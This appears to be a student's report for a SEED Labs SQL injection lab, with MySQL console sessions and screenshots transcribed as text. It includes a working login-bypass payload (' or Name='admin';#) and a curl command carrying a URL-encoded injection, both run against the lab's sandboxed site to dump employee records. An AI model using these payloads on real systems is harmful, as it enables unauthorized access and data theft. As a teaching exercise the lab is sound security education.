
SQL Injection Attack Lab
IS Lab 6


C Diya
PES1201700246

Task 1: Get Familiar with SQL Statements

1.1 Login to MySQL console:




```
[11/07/20]seed@CDiya_PES1201700246:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
    -> ;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM credential WHERE name ='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+--------
--+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickNam
e | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+--------
```



```
mysql> SELECT * FROM credential WHERE name ='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+--------
--+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickNam
e | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+--------
--+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |
  | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+--------
--+------------------------------------------+
1 row in set (0.04 sec)
```

Observation: The screenshot above shows the logging into MySQL and using the Users database. The "select" command is used to print the record with name="Alice".

Change Alice to CDiya and
Change Boby to Vidisha




```
mysql> UPDATE credential SET name= 'CDiya' WHERE name='Alice';
Query OK, 1 row affected (0.04 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> UPDATE credential SET name= 'Vidisha' WHERE name='Boby';
Query OK, 1 row affected (0.04 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> SELECT * FROM credential WHERE name ='CDiya';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+--------
--+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickNam
e | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+--------
--+------------------------------------------+
|  1 | CDiya | 10000 |  20000 | 9/20  | 10211002 |             |         |       |
  | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+--------
--+------------------------------------------+
1 row in set (0.01 sec)

mysql> SELECT * FROM credential WHERE name ='Vidisha';
+----+---------+-------+--------+-------+----------+-------------+---------+-------+------
----+------------------------------------------+
| ID | Name    | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickN
ame | Password                                 |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+------
----+------------------------------------------+
|  2 | Vidisha | 20000 |  30000 | 4/20  | 10213352 |             |         |       |
    | b78ed97677c161c1c82c142906674ad15242b2d4 |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+------
----+------------------------------------------+
1 row in set (0.00 sec)

mysql> 
```

Observation: The screenshot above shows the updation of the “Alice” and “Boby” record to “CDiya” and “Vidisha” respectively for this lab.
The “select“ command shows that the records(names) have been modified to include the two new names.

Task 2: SQL Injection Attack on SELECT Statement


Right password is entered:


VM1 [Running] - Oracle VM VirtualBox
12:19 PM
SQLi Lab
www.seedlabsqlinjection.com
70%
SEEDLABS
Home
Edit Profile
Logout

CDiya Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	

Wrong password is entered:



VM1 [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
12:20 PM
Search your computer
www.seedlabsqlinjection.com
70%
SEEDLABS

The account information your provide does not exist.

Go back

Task 2.1: SQL Injection Attack from webpage

Command : ' or Name='admin';#


VM1 [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
10:33 PM
SQLi Lab
www.seedlabsqlinjection.c
70%
SEEDLABS


Employee Profile Login

USERNAME	' or Name='ac
PASSWORD	Password

Login

Copyright © SEED LABs

Observation: The screenshot above shows the exploitation of the vulnerable website by logging in as admin.This is done by injecting the code shown above without password.


VM1 [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
12:10 PM
SQLi Lab
www.seedlabsqlinjection.com
70%
SEEDLABS
Home
Edit Profile
Logout

User Details


Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Nun
CDiya	10000	20000	9/20	10211002				
Vidisha	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Observation: The screenshot above shows all the records present in the Users database. The attack was successful and all the records were printed in the admin log in. ' or Name='admin';# command was injected. # allows the password to be skipped and the 'or' logs in through admin.


Task 2.2 SQL Injection Attack from command line

Command:


curl http://www.seedlabsqlInjection.com/home.php?username=admin%27%3B%23&Password=



```
[11/07/20]seed@CDiya_PES1201700246:~$ curl http://www.seedlabsqlInjection.com/unsafe_home.
php?username=admin%27%3B%23&Password=
[1] 2673
[11/07/20]seed@CDiya_PES1201700246:~$ <!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two
menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap w
ith a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with err
or login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script a
dding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
```




```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3E
A055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="heig
ht: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='n
av-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(cur
rent)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.p
hp'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' clas
s='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class=
'text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bo
rdered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th
><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope
='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>
Ph. Number</th></tr></thead><tbody><tr><th scope='row'> CDiya</th><td>10000</td><td>20000<
/td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='
row'> Vidisha</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td><
/td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4
```



```
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="heig
ht: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='n
av-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(cur
rent)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.p
hp'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' clas
s='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class=
'text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bo
rdered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th
><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope
='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>
Ph. Number</th></tr></thead><tbody><tr><th scope='row'> CDiya</th><td>10000</td><td>20000<
/td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='
row'> Vidisha</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td><
/td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4
/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Sam
y</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td
><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>
